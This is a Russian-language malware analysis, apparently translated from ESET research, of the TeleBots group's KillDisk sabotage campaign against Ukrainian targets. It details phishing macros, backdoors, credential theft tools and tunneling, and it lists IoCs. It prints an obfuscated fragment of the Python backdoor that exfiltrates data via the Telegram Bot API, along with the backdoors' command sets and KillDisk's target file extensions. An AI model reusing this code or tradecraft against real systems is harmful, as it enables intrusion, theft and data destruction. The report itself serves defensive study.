Восстание TeleBots: анализ разрушительных атак KillDisk

Во второй половине 2016 года исследователи компании ESET обнаружили уникальный инструментарий, который был использован в кибератаках, направленных на значимые цели в Украине. Специалисты ESET считают, что главная цель нападающих — кибердиверсия. Данная публикация призвана представить подробную информацию, полученную в ходе исследования атак.

Исследователи окрестили группу хакеров, которые стоят за этим вредоносным программным обеспечением, TeleBots. Однако стоит отметить, что методы и инструментарий, используемые данной группой киберпреступников, имеют много общего с группой BlackEnergy, осуществившей атаки на энергетическую отрасль Украины в декабре 2015 года и январе 2016 года. Детальное изучение инструментария, кода и почерка злоумышленников позволяет специалистам ESET предположить, что группа TeleBots эволюционировала из группы BlackEnergy.

Вектор заражения

Так же, как и в кампании BlackEnergy, злоумышленники снова использовали фишинговые электронные письма с прикрепленными зараженными документами Microsoft Excel, содержащими вредоносные макросы как вектор инфицирования. Жертв заманивали открывать файл, используя методы социальной инженерии, с помощью которых пользователям предлагали нажать кнопку «Включить содержимое» для просмотра скрытого содержания документа.



Рис. 1. Один из примеров вредоносного XLS документа, который был использован в фишинг-атаке.

Как правило, метаданные фишинговых документов не содержат полезной информации, однако на этот раз метаданные содержат «никнейм» хакера, который, возможно, является лицом, ответственным за его создание. Данное «имя» принадлежит человеку, который активно общается в русскоязычном сообществе киберберпреступников. Специалисты ESET отмечают, что это также могла быть попытка направить исследователей по ложному пути или просто совпадение.



Рис. 2. Метаданные показывают «никнейм» киберпреступника

После нажатия на кнопку «Включить содержимое» Microsoft Office запускает вредоносный макрос. Анализ специалистов ESET показывает, что код макроса, использованный в документах группы TeleBots, совпадает с кодом макроса, который был использован группой BlackEnergy в 2015 году. Рис. 3 иллюстрирует это сходство.

Основная цель макроса: загрузить вредоносный исполняемый файл, используя имя файла explorer.exe, а затем запустить его. Бинарный файл принадлежит к семейству троянов-загрузчиков, его основная цель — загрузка и запуск другой части вредоносного программного обеспечения. Данный троян-загрузчик написан на языке программирования Rust.

Стоит отметить, что на первом этапе атаки группа TeleBots использует различные легитимные серверы для того, чтобы скрыть вредоносную активность в сети. Например, троян-загрузчик считывает данные с закодированного URL, который указывает на текстовый файл сервиса putdrive.com. Putdrive — веб-сервис хостинга файлов, который позволяет любому пользователю загружать и обмениваться файлами в Интернете. Текстовый файл, который размещен на веб-сервисе и зашифрован с помощью алгоритма Base64.

Бэкдор, написанным на языке программирования Python, который продукты ESET обнаруживают как троян Python/TeleBot.AA. Этот бэкдор является основным фрагментом вредоносной программы, который используют злоумышленники, поэтому специалисты ESET назвали группу преступников именно TeleBots.



Рис. 3. Сходство между вредоносными макрокомандами, которые использовались при атаках BlackEnergy и TeleBots.

Бекдор Python/TeleBot.AA Бэкдор Python/TeleBot.AA

В январе 2016 года специалисты ESET опубликовали анализ фишинговых атак, направленных на энергетические компании в Украине. Атаки, вероятно, имеют связь с атаками BlackEnergy в 2015 году, так как злоумышленники использовали тот же почтовый сервер для отправки фишинговых сообщений. Однако атаки в январе 2016 года отличались от предыдущих. Вместо вредоносной программы семейства BlackEnergy, злоумышленники использовали относительно простой бэкдор с открытым кодом GCAT, написанный на языке программирования Python. Код GCAT был запутан и перепакован в автономный исполняемый файл с помощью программы PyInstaller.

Python/TeleBot использует тот же подход: код бэкдора Python запутан и упакован в отдельный исполняемый файл с использованием PyInstaller. Кроме того, код Python зашифрован с помощью алгоритмов ROT13, Base64 и AES.

Но что делает этот бэкдор действительно интересным, так это способ связи злоумышленников с вредоносным программным обеспечением для передачи управляющих команд. Python/TeleBot использует Telegram Bot API из службы обмена сообщениями Telegram Messenger для связи со злоумышленниками. Telegram Bot API использует для передачи сообщений и команд протокол HTTPS и для системного администратора связь между инфицированным компьютером и злоумышленником будет выглядеть как HTTPS связь с легитимным сервером, а именно api.telegram.org. Специалисты ESET сообщили Telegram о несанкционированном использовании их коммуникационной платформы.

```
class mGYPGqombvNcHB :
    def __init__ ( self , botapi , chatid ) :
        self . botapi = botapi
        self . baseurl = "https://api.telegram.org/bot" + self . botapi
        self . chatid = chatid
        self . ssl_cert = ssl . SSLContext ( ssl . PROTOCOL_TLSv1 )
    def sendMessage ( self , message ) :
        CRXDH = {
 'chat_id' : self . chatid ,
 'text' : str ( message )
 }
        try :
            uynzpcFhFon = DkAngPey ( self . botapi , r'sendMessage' , params = CRXDH )
        except :
            qlswQWvRvhkYN = open ( LwPXBebGtWDVTKQEAB , 'w' )
            qlswQWvRvhkYN . writelines ( message )
            qlswQWvRvhkYN . close ( )
            try :
                self . sendDocument ( LwPXBebGtWDVTKQEAB )
                remove ( LwPXBebGtWDVTKQEAB )
            except :
                remove ( LwPXBebGtWDVTKQEAB )
```

Рис. 4: Код вредоносных программ Python/TeleBot.AA,
который использует Telegram Bot API

Каждый из образцов, который изучили исследователи ESET, имеет уникальный токен, встроенный в код, что свидетельствует о том, что каждый образец использует свой собственный аккаунт Telegram Messenger. Таким образом киберпреступники используют частные чаты для связи с Python/TeleBot. Эта схема позволяет управлять инфицированным компьютером через любое устройство с установленным Telegram Messenger, даже со смартфона, при помощи текстовых команд в чате Telegram.

Вредоносная программа Python/TeleBot поддерживает следующие команды:

Команда	Действие
cmd|| %shellcmd%	Выполнение shell-команды и отправка результата в чат
cmdd|| %shellcmd%	Выполнение shell-команды без отправки результата в чат
getphoto|| %path%	Загрузка изображения с инфицированного компьютера в чат
getdoc|| %path%	Загрузка любого типа файла размером до 50 Мб в чат
forcecheckin|| %random%	Сбор информации: версия Windows, платформа (x64 или x86), текущие привилегии
time|| %seconds%	Изменение интервала между выполнением команд
ss||	Снимки экрана (не реализована)

Кроме того, вредоносная программа автоматически сохраняет все входящие файлы от злоумышленника в отдельной папке. С помощью этого способа киберпреступники могут использовать дополнительные вредоносные инструменты на инфицированном компьютере.

В ходе исследования специалисты ESET обнаружили аккаунт Telegram, который принадлежит одному из хакеров.



Рис. 5. Профиль одного из злоумышленников в Telegram Messenger.

Следует отметить, что Telegram Bot API был не единственным легитимным протоколом, который был использован злоумышленниками. Специалисты ESET зафиксировали, по крайней мере, один образец данного бэкдора, который использует почтовый ящик Outlook как командный сервер (C&C).

Вредоносные инструменты для кражи паролей

После успешного инфицирования сети злоумышленники используют различные инструменты для сбора информации о паролях и осуществления дальнейших вредоносных действий в пределах зараженной локальной сети.

Строка, содержащая PDB-путь к отладочным символам (debug symbols), предлагает один из таких инструментов, который злоумышленники назвали CredRaptor. Этот инструмент собирает сохраненные пароли из браузеров Google Chrome, Internet Explorer, Mozilla Firefox и Opera.



Рис. 6. PDB-путь отображает маркер вредоносной программы, осуществляющей кражу паролей

Злоумышленники используют инструмент plainpwd для того, чтобы вывести на экран учетные данные Windows из памяти зараженного компьютера. Этот инструмент представляет собой модифицированную версию проекта с открытым кодом mimikatz.

В дополнение к plainpwd и CredRaptor инструментарий злоумышленников включает кейлоггер, который использует стандартную методику считывания нажатий клавиш, в частности, функцию SetWindowsHookEx.

Для отслеживания паролей в сетевом трафике злоумышленники используют версию консоли Interceptor-NG. Так как это программное обеспечение требует драйвера WinPCap, киберпреступники создали инструмент, который позволил установить драйвера незаметно для пользователей.



Рис. 7. Инструменты Intercepter-NG для отслеживания паролей.

Совместное использование всех этих инструментов позволяет закрепиться в инфицированной сети, получив права администратора домена.

Инструмент запроса LDAP

Еще одним интересным открытием стал инструмент, который был использован во время атак группы TeleBots для осуществления запросов к Active Directory с помощью LDAP. Этот инструмент способен вывести на экран подробную информацию о компьютерах и именах пользователей, перечисленных в Active Directory, и адаптирован для конкретного домена жертвы.

```
push    eax             ; res
push    0               ; attrsonly
push    0               ; attrs
push    offset aObjectclass ; "(objectClass=*)"
push    0               ; scope
push    offset aCnSchemaCnConf ; "CN=Schema,CN=Configuration,DC=[redacted]
push    esi             ; ld
mov     [ebp+res], 0
call    ds:ldap_search_sW
add     esp, 1Ch
test    eax, eax
jz      short loc_4015D8
call    ds:LdapGetLastError
```

Рис. 8. Разобранный код инструмента запроса LDAP.

Дополнительный бэкдор

Дальнейшие исследования показали, что злоумышленники разворачивают дополнительные бэкдоры для доступа к инфицированной сети в случае, если основной бэкдор Python/TeleBot будет обнаружен и удален. Этот дополнительный бэкдор написан на VBS, некоторые из обнаруженных образцов были упакованы с помощью программы script2exe.



Рис. 9. Исходный код дополнительного бэкдора, написанный в VBS.

Есть несколько образцов этого VBS бэкдора, но все они имеют простой функционал. Бэкдор отправляет имя и MAC адрес зараженного компьютера на удаленный командный сервер (C&C) по протоколу HTTP. Переменная timeout определяет период в минутах между обращениями к серверу. Внешний командный сервер (C&C) может передавать дополнительные команды для выполнения на зараженном компьютере. Ниже приведен список поддерживаемых команд:

Команда	Действие
!cmd	Выполнение shell-команды и отправка результатов обратно на сервер
!cmdd	Выполнение shell-команды без отправки результатов обратно на сервер
!dump	Декодирование данных base64 и сохранение их в папку % TEMP%
!timeout	Определение нового тайм-аута между обращениями к серверу
!bye	Завершение программы
!kill	Завершение и самоудаление программы
!up	Загрузка файлов с инфицированного компьютера на удаленный командный сервер

BCS-сервер

Злоумышленники также использовали вредоносный инструмент, который они назвали BCS-сервер. Этот скрипт позволяет открыть туннель во внутреннюю сеть, а затем использовать его для передачи и приема данных между командным сервером (C&C) и даже не инфицированными компьютерами в локальной сети. Основная идея этого инструмента базируется на тех же принципах, что и вредоносное программное обеспечение XTUNNEL, использованное группой Sednit в более ранних атаках.

При анализе специалисты ESET обнаружили инструкцию, составленную хакерами для этого инструмента. Интересно, что руководство было написано на русском языке.



Рис. 10. Инструкция для BCS-сервера на русском языке.

Таким образом, хакеры указали на внешний командный сервер (C&C) в командной строке, а также на то, что инструмент подключается к этому серверу с помощью протокола HTTP. Этот удаленный сервер используется злоумышленниками в качестве прокси-сервера: соединение, которое идет к этому серверу, перенаправляется во внутреннюю сеть с помощью инструмента и любой ответ, который инструмент получает от компьютера во внутренней сети, идет на командный сервер (C&C). Таким образом злоумышленники могут взаимодействовать с внутренними серверами, которые, как правило, недоступны из Интернета.

Данные в канале связи между BCS-сервером и командным сервером (C&C) кодируются с помощью алгоритма Base64 и передаются инкапсулированными в HTML-теги.



Рис. 11. Взаимодействие инструмента BCS-сервера и командного сервера (C&C).

KillDisk

KillDisk представляет собой разрушительный компонент, который злоумышленники используют на завершающем этапе атаки. Его предыдущая версия была использована в атаках на медиа-компании в ноябре 2015 года и на энергетические компании Украины в декабре 2015 года.

Предназначен для работы с высокими привилегиями, однако на этот раз компонент KillDisk регистрирует себя как сервис под названием Plug-And-Play Support. Поскольку на последних этапах злоумышленники, возможно, собирают важные учетные данные сети, они используют Microsoft PsExec для запуска KillDisk с максимально возможными привилегиями серверов и рабочих станций.

Киберпреступники могут задать дату активизации KillDisk удаленно, с помощью командной строки. Однако один из образцов уже был предварительно настроен на конкретную и время активизации дату: 06.12.2016 в 09:30.

Несмотря на совершенствование кода, основная цель KillDisk не изменилась — компонент удаляет важные системные файлы и выводит систему из строя. Кроме этого, KillDisk также переписывает файлы с определенными файловыми расширениями — эта версия компонента фокусируется на уничтожении файлов со следующими расширениями:

- .kdbx .bak .back .dr .bkf .cfg .fdb .mdb .accdb .gdb .wdb .csv .sdf .myd .dbf .sql .edb .mdf .ib .db3 .db4 .accdc .mdbx .sl3 .sqlite3 .nsn .dbc .dbx .sdb .ibz .sqlite
- .pyc .dwg .3ds .ai .conf .my .ost .pst .mkv .mp3 .wav .oda .sh .py .ps .ps1 .php .aspx .asp .rb .js .git .mdf .pdf .djvu .doc .docx .xls .xlsx .jar .ppt .pptx .rtf .vsd .vsdx .jpeg .jpg .png .tiff .msi .zip .rar .7z .tar .gz .eml .mail .ml
- .ova .vmdk .vhd .vmem .vdi .vhdx .vmx .ovf .vmc .vmfx .vmxf .hdd .vbox .vcb .vmsd .vfd .pvi .hdd .bin .avhd .vsv
- .iso .nrg .disk .hdd .pmf .vmdk .xvd

Вредоносные программы KillDisk могут создавать новые небольшие файлы (вместо удаленных) с таким же именем и эти новые файлы будут содержать один из двух строк: mrR0b07 или fS0cie7y, — вместо оригинального содержания. Это не единственное ссылки на сериал «Mr. Robot»: эта модификация KillDisk идентифицируется изображением, которое проиллюстрировано на рис. 12.

Рис. 12. Заставка компонента KillDisk.

Стоит отметить, что вредоносная программа KillDisk не хранит эту картинку. Вместо этого программа использует код, который рендерит это изображение в режиме реального времени с помощью Windows GDI. Специалисты ESET считают, что злоумышленники потратили много времени на создание кода, который выводит это изображение.

Вывод

Хакеры, которые стоят за этими целенаправленных атаками, демонстрируют серьезные намерения проводить кибератаки с целью совершения диверсий. Для проведения атак они постоянно изобретают новые вредоносные программы и методы, яркий пример — использование Telegram Bot API вместо командного сервера (C&C).

Идентификаторы угрозы (IoC)

ESET обнаруживает данную угрозу со следующими названиями сигнатур:

```
VBA/TrojanDropper.Agent.SD trojan
Win32/TrojanDownloader.Agent.CWY trojan
Python/TeleBot.AA trojan
Python/Agent.Q trojan
Python/Agent.AE trojan
Python/Agent.AD trojan
VBS/Agent.AQ trojan
VBS/Agent.AO trojan
VBS/Agent.AP trojan
Win32/HackTool.NetHacker.N trojan
Win32/HackTool.NetHacker.O trojan
Win32/PSW.Agent.OCO trojan
Win64/Riskware.Mimikatz.H application
Win32/RiskWare.Mimikatz.I application
Win32/PSW.Delf.OQU trojan
Win32/PSW.Agent.OCP trojan
Win64/Spy.KeyLogger.G trojan
Win32/KillDisk.NBH trojan
Win32/KillDisk.NBI trojan
```

Командные серверы C&C:

```
93.190.137.212
95.141.37.3
80.233.134.147
```

Легитимные серверы, скомпрометированные авторами угроз:

```
srv70.putdrive.com (IP: 188.165.14.185)
api.telegram.org (IP: 149.154.167.200, 149.154.167.197, 149.154.167.198,
149.154.167.199)
smtp-mail.outlook.com (IP: 65.55.176.126)
```

Документы XLS с вредоносным макро SHA-1:

```
7FC462F1734C09D8D70C6779A4F1A3E6E2A9CC9F
C361A06E51D2E2CD560F43D4CC9DABE765536179
```

Win32/TrojanDownloader.Agent.CWY SHA-1:

```
F1BF54186C2C64CD104755F247867238C8472504
```

Python/TeleBot.AA бэкдор SHA-1:

```
16C206D9CFD4C82D6652AFB1EEBB589A927B041B
1DC1660677A41B6622B795A1EB5AA5E5118D8F18
26DA35564D04BB308D57F645F353D1DE1FB76677
30D2DA7CAF740BAAA8A1300EE48220B3043A327D
385F26D29B46FF55C5F4D6BBFD3DA12EB5C33ED7
4D5023F9F9D0BA7A7328A8EE341DBBCA244F72C5
57DAD9CDA501BC8F1D0496EF010146D9A1D3734F
68377A993E5A85EB39ADED400755A22EB7273CA0
77D7EA627F645219CF6B8454459BAEF1E5192467
7B87AD4A25E80000FF1011B51F03E48E8EA6C23D
7C822F0FDB5EC14DD335CBE0238448C14015F495
86ABBF8A4CF9828381DDE9FD09E55446E7533E78
```

9512A8280214674E6B16B07BE281BB9F0255004B
B2E9D964C304FC91DCAF39FF44E3C38132C94655
FE4C1C6B3D8FDC9E562C57849E8094393075BC93

VBS бэкдоры SHA-1:
F00F632749418B2B75CA9ECE73A02C485621C3B4
06E1F816CBAF45BD6EE55F74F0261A674E805F86
35D71DE3E665CF9D6A685AE02C3876B7D56B1687
F22CEA7BC080E712E85549848D35E7D5908D9B49
C473CCB92581A803C1F1540BE2193BC8B9599BFE

BCS-server SHA-1:
4B692E2597683354E106DFB9B90677C9311972A1
BF3CB98DC668E455188EBB4C311BD19CD9F46667

Модифицированный Mimikatz SHA-1:
B0BA3405BB2B0FA5BA34B57C2CC7E5C184D86991
AD2D3D00C7573733B70D9780AE3B89EEB8C62C76
D8614BC1D428EBABCCBFAE76A81037FF908A8F79

LDAP инструмент запроса SHA-1:
81F73C76FBF4AB3487D5E6E8629E83C0568DE713

CredRaptor похититель паролей SHA-1:
FFFC20567DA4656059860ED06C53FD4E5AD664C2
58A45EF055B287BAD7B81033E17446EE6B682E2D

Win64/Spy.KeyLogger.G троян SHA-1:
7582DE9E93E2F35F9A63B59317EBA48846EEA4C7

Intercepter-NG and silent WinPCAP installer SHA-1:
64CB897ACC37E12E4F49C4DA4DFAD606B3976225
A0B9A35675153F4933C3E55418B6566E1A5DBF8A

Win32/KillDisk SHA-1:
71A2B3F48828E4552637FA9753F0324B7146F3AF
8EB8527562DDA552FC6B8827C0EBF50968848F1A